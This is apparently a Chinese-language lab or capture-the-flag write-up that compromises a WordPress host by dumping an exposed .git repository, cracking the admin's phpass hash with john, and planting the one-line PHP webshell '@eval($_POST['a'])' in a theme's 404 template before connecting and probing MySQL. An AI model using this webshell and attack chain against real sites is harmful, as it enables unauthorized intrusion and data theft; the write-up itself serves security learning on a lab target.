网段扫描

```
root@LingMj:~# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:fb:0f:16, IPv4:
192.168.137.194
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-
scan)
192.168.137.97  a0:78:17:62:e5:0a   Apple, Inc.
192.168.137.1   3e:21:9c:12:bd:a3   (Unknown: locally administered)
192.168.137.91  3e:21:9c:12:bd:a3   (Unknown: locally administered)
192.168.137.1   3e:21:9c:12:bd:a3   (Unknown: locally administered) (DUP:
2)
192.168.137.91  3e:21:9c:12:bd:a3   (Unknown: locally administered) (DUP:
2)

8 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.037 seconds (125.68
hosts/sec). 3 responded
```

端口扫描

```
root@LingMj:~# nmap -p80 -sVC 192.168.137.91
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-31 19:52 EDT
Nmap scan report for link.dsz (192.168.137.91)
Host is up (0.41s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-generator: WordPress 6.7
|_http-server-header: Apache/2.4.62 (Debian)
| http-git:
|   192.168.137.91:80/.git/
|     Git repository found!
|     .git/config matched patterns 'user'
|     Repository description: Unnamed repository; edit this file
'description' to name the...
|_    Last commit message: wordpress
|_http-title: RedBean&#039;s Blog
MAC Address: 3E:21:9C:12:BD:A3 (Unknown)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.64 seconds
```

获取webshell

> 80端口有git

> wordpress 可以进去看一下利用wpscan

```
[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========================================================

[i] User(s) Identified:

[+] Yliken
 | Found By: Rss Generator (Passive Detection)

[+] yliken
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://link.dsz/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

link.dsz 目前无法处理此请求。

HTTP ERROR 502

> 还有域名


> 爆破一手，继续看看git文件

```
root@LingMj:~/tools/GitHack-master# cd /root/tools/GitHack-
master/dist/192.168.137.91

root@LingMj:~/tools/GitHack-master/dist/192.168.137.91# ls -al
total 360
drwxr-xr-x  6 root root   4096 Oct 31 19:52 .
drwxr-xr-x  8 root root   4096 Oct 31 19:47 ..
drwxr-xr-x  8 root root   4096 Oct 31 19:52 .git
-rw-r--r--  1 root root    405 Oct 31 19:52 index.php
-rw-r--r--  1 root root  19915 Oct 31 19:52 license.txt
-rw-r--r--  1 root root   7409 Oct 31 19:52 readme.html
-rw-r--r--  1 root root 111312 Oct 31 19:52 wordpress.sql
-rw-r--r--  1 root root   7387 Oct 31 19:52 wp-activate.php
drwxr-xr-x  9 root root   4096 Oct 31 19:52 wp-admin
-rw-r--r--  1 root root    351 Oct 31 19:52 wp-blog-header.php
-rw-r--r--  1 root root   2323 Oct 31 19:52 wp-comments-post.php
-rw-r--r--  1 root root   3336 Oct 31 19:52 wp-config-sample.php
-rw-r--r--  1 root root   3507 Oct 31 19:52 wp-config.php
drwxr-xr-x  5 root root   4096 Oct 31 19:52 wp-content
-rw-r--r--  1 root root   5617 Oct 31 19:52 wp-cron.php
drwxr-xr-x 30 root root  12288 Oct 31 19:52 wp-includes
-rw-r--r--  1 root root   2502 Oct 31 19:52 wp-links-opml.php
-rw-r--r--  1 root root   3937 Oct 31 19:52 wp-load.php
-rw-r--r--  1 root root  51367 Oct 31 19:52 wp-login.php
-rw-r--r--  1 root root   8543 Oct 31 19:52 wp-mail.php
-rw-r--r--  1 root root  29032 Oct 31 19:52 wp-settings.php
-rw-r--r--  1 root root  34385 Oct 31 19:52 wp-signup.php
-rw-r--r--  1 root root   5102 Oct 31 19:52 wp-trackback.php
-rw-r--r--  1 root root   3246 Oct 31 19:52 xmlrpc.php
```

> 这个是个完整的wordpress应该能拿到点东西

```
--
-- Dumping data for table `wp_users`
--

LOCK TABLES `wp_users` WRITE;
/*!40000 ALTER TABLE `wp_users` DISABLE KEYS */;
INSERT INTO `wp_users` VALUES
(1,'Yliken','$P$B.58QLT1rmg1yTSJN7Qzzkoi9WnXF9.','yliken','Yliken@RedBean.
com','http://192.168.56.164','2025-10-28 16:08:56','',0,'Yliken');
/*!40000 ALTER TABLE `wp_users` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;
```


> 看sql文件它是有yliken的尝试hash密码



> 不过wpscan出密码了

```
root@LingMj:~/tools/GitHack-master/dist/192.168.137.91# john --wordlist=/usr/share/wordlists/rockyou.txt tmp
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 ASIMD 4x2])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ichliebedich     (?)
1g 0:00:00:01 DONE (2025-10-31 20:02) 0.9803g/s 5019p/s 5019c/s 5019C/s Liverpool..babygrl
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.

root@LingMj:~/tools/GitHack-master/dist/192.168.137.91#
```

> 密码是一样的



> 进来了那就zip插件上传


> 还有密码，而且输入获取这个不对

> 不过这个提示好像是那个21端口没开


改插件或者主题了

```
[+] WordPress theme in use: twentytwentyfive
 | Location: http://link.dsz/wp-content/themes/twentytwentyfive/
 | Last Updated: 2025-08-05T00:00:00.000Z
 | Readme: http://link.dsz/wp-content/themes/twentytwentyfive/readme.txt
 | [!] The version is out of date, the latest version is 1.3
 | [!] Directory listing is enabled
 | Style URL: http://link.dsz/wp-content/themes/twentytwentyfive/style.css?ver=1.0
 | Style Name: Twenty Twenty-Five
 | Style URI: https://wordpress.org/themes/twentytwentyfive/
 | Description: Twenty Twenty-Five emphasizes simplicity and adaptability. It offers flexible design options, suppor...
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://link.dsz/wp-content/themes/twentytwentyfive/style.css?ver=1.0, Match: 'Version: 1.0'

[+] Enumerating All Plugins (via Passive Methods)
```

我能想到快的就是这个文本的插件了



这个好像不是插件，试试主题



主题倒是有


完整 URL = 根地址 + 相对根路径

举两个例子：

1. 主题里
   根地址： http://192.168.1.88
   相对路径： /wp-content/themes/twentytwentythree/hello.php
   ⇒ http://192.168.1.88/wp-content/themes/twentytwentythree/hello.php
2. 直接放根目录
   根地址： http://192.168.1.88
   相对路径： /hello.php
   ⇒ http://192.168.1.88/hello.php

尽管问...

> 懒得扫问ai拿路径



Index of /wp-content/themes/twentytwentythree/patter

Name	Last modified	Size	Description
Parent Directory		-	
call-to-action.php	2024-05-06 16:32	1.3K	
footer-default.php	2024-05-06 16:32	1.0K	
hidden-404.php	2022-10-17 20:37	1.4K	
hidden-comments.php	2023-07-17 18:26	2.1K	
hidden-heading.php	2024-09-19 06:34	444	
hidden-no-results.php	2022-10-03 21:12	711	
post-meta.php	2024-05-06 16:32	2.7K	

Apache/2.4.62 (Debian) Server at link.dsz Port 80

> 全是php改个404的吧

Twenty Twenty-Three: hidden-404.php (patterns/hidden-404.php)


选择的文件内容：

```php
<?php
/**
 * Title: Hidden 404
 * Slug: twentytwentythree/hidden-404
 * Inserter: no
 */
phpinfo();
?>
<!-- wp:spacer {"height":"var(--wp--preset--spacing--30)"} -->
<div style="height:var(--wp--preset--spacing--30)" aria-hidden="true" class="wp-block-spacer"></div>
<!-- /wp:spacer -->

<!-- wp:heading {"level":1,"align":"wide"} -->
<h1 class="alignwide"><?php echo esc_html_x( '404', 'Error code for a webpage that is not found.', 'tw
); ?></h1>
<!-- /wp:heading -->

<!-- wp:group {"align":"wide","layout":{"type":"default"},"style":{"spacing":{"margin":{"top":"5px"}}}
<div class="wp-block-group alignwide" style="margin-top:5px">
    <!-- wp:paragraph -->
    <p><?php echo esc_html_x( 'This page could not be found.', 'Message to convey that a webpage could
'twentytwentythree' ); ?></p>
```

文档： 函数名... 查询

文件修改成功。

看一下生效不



PHP Version 8.3.19

System	Linux link 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
Build Date	Mar 13 2025 17:34:44
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.3/apache2
Loaded Configuration File	/etc/php/8.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.3/apache2/conf.d
Additional .ini files parsed	/etc/php/8.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/8.3/apache2/conf.d/10-opcache.ini, /etc/php/8.3/apache2/conf.d/10-pdo.ini, /etc/php/8.3/apache2/conf.d/15-xml.ini, /etc/php/8.3/apache2/conf.d/20-calendar.ini, /etc/php/8.3/apache2/conf.d/20-ctype.ini, /etc/php/8.3/apache2/conf.d/20-curl.ini, /etc/php/8.3/apache2/conf.d/20-dom.ini, /etc/php/8.3/apache2/conf.d/20-exif.ini, /etc/php/8.3/apache2/conf.d/20-ffi.ini, /etc/php/8.3/apache2/conf.d/20-fileinfo.ini, /etc/php/8.3/apache2/conf.d/20-ftp.ini, /etc/php/8.3/apache2/conf.d/20-gd.ini, /etc/php/8.3/apache2/conf.d/20-gettext.ini, /etc/php/8.3/apache2/conf.d/20-iconv.ini, /etc/php/8.3/apache2/conf.d/20-mbstring.ini, /etc/php/8.3/apache2/conf.d/20-mysqli.ini, /etc/php/8.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/8.3/apache2/conf.d/20-phar.ini, /etc/php/8.3/apache2/conf.d/20-posix.ini, /etc/php/8.3/apache2/conf.d/20-readline.ini, /etc/php/8.3/apache2/conf.d/20-shmop.ini, /etc/php/8.3/apache2/conf.d/20-simplexml.ini, /etc/php/8.3/apache2/conf.d/20-sockets.ini, /etc/php/8.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.3/apache2/conf.d/20-sysvsem.ini, /etc/php/8.3/apache2/conf.d/20-sysvshm.ini, /etc/php/8.3/apache2/conf.d/20-tokenizer.ini, /etc/php/8.3/apache2/conf.d/20-xmlreader.ini, /etc/php/8.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/8.3/apache2/conf.d/20-xsl.ini, /etc/php/8.3/apache2/conf.d/20-zip.ini

OK的直接拿shell

Twenty Twenty-Three: hidden-404.php (patterns/hidden-404.php)


选择的文件内容：

```php
<?php
/**
 * Title: Hidden 404
 * Slug: twentytwentythree/hidden-404
 * Inserter: no
 */
@eval($_POST['a']);
?>
<!-- wp:spacer {"height":"var(--wp--preset--spacing--30)"} -->
<div style="height:var(--wp--preset--spacing--30)" aria-hidden="true" class="wp-block-spac
<!-- /wp:spacer -->

<!-- wp:heading {"level":1,"align":"wide"} -->
<h1 class="alignwide"><?php echo esc_html_x( '404', 'Error code for a webpage that is not
); ?></h1>
<!-- /wp:heading -->

<!-- wp:group {"align":"wide","layout":{"type":"default"},"style":{"spacing":{"margin":{"t
<div class="wp-block-group alignwide" style="margin-top:5px">
    <!-- wp:paragraph -->
    <p><?php echo esc_html_x( 'This page could not be found.', 'Message to convey that a w
'twentytwentythree' ); ?></p>
```

文档： 函数名... 查询

文件修改成功。

> 懒得去找bypass function用蚁剑吧



> OK连接成功

> getshell到我终端

提权


> 拿到了看一下mysql

```
ww-data@link:/var/www/html$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 5138
Server version: 10.5.23-MariaDB-0+deb11u1 Debian 11
```

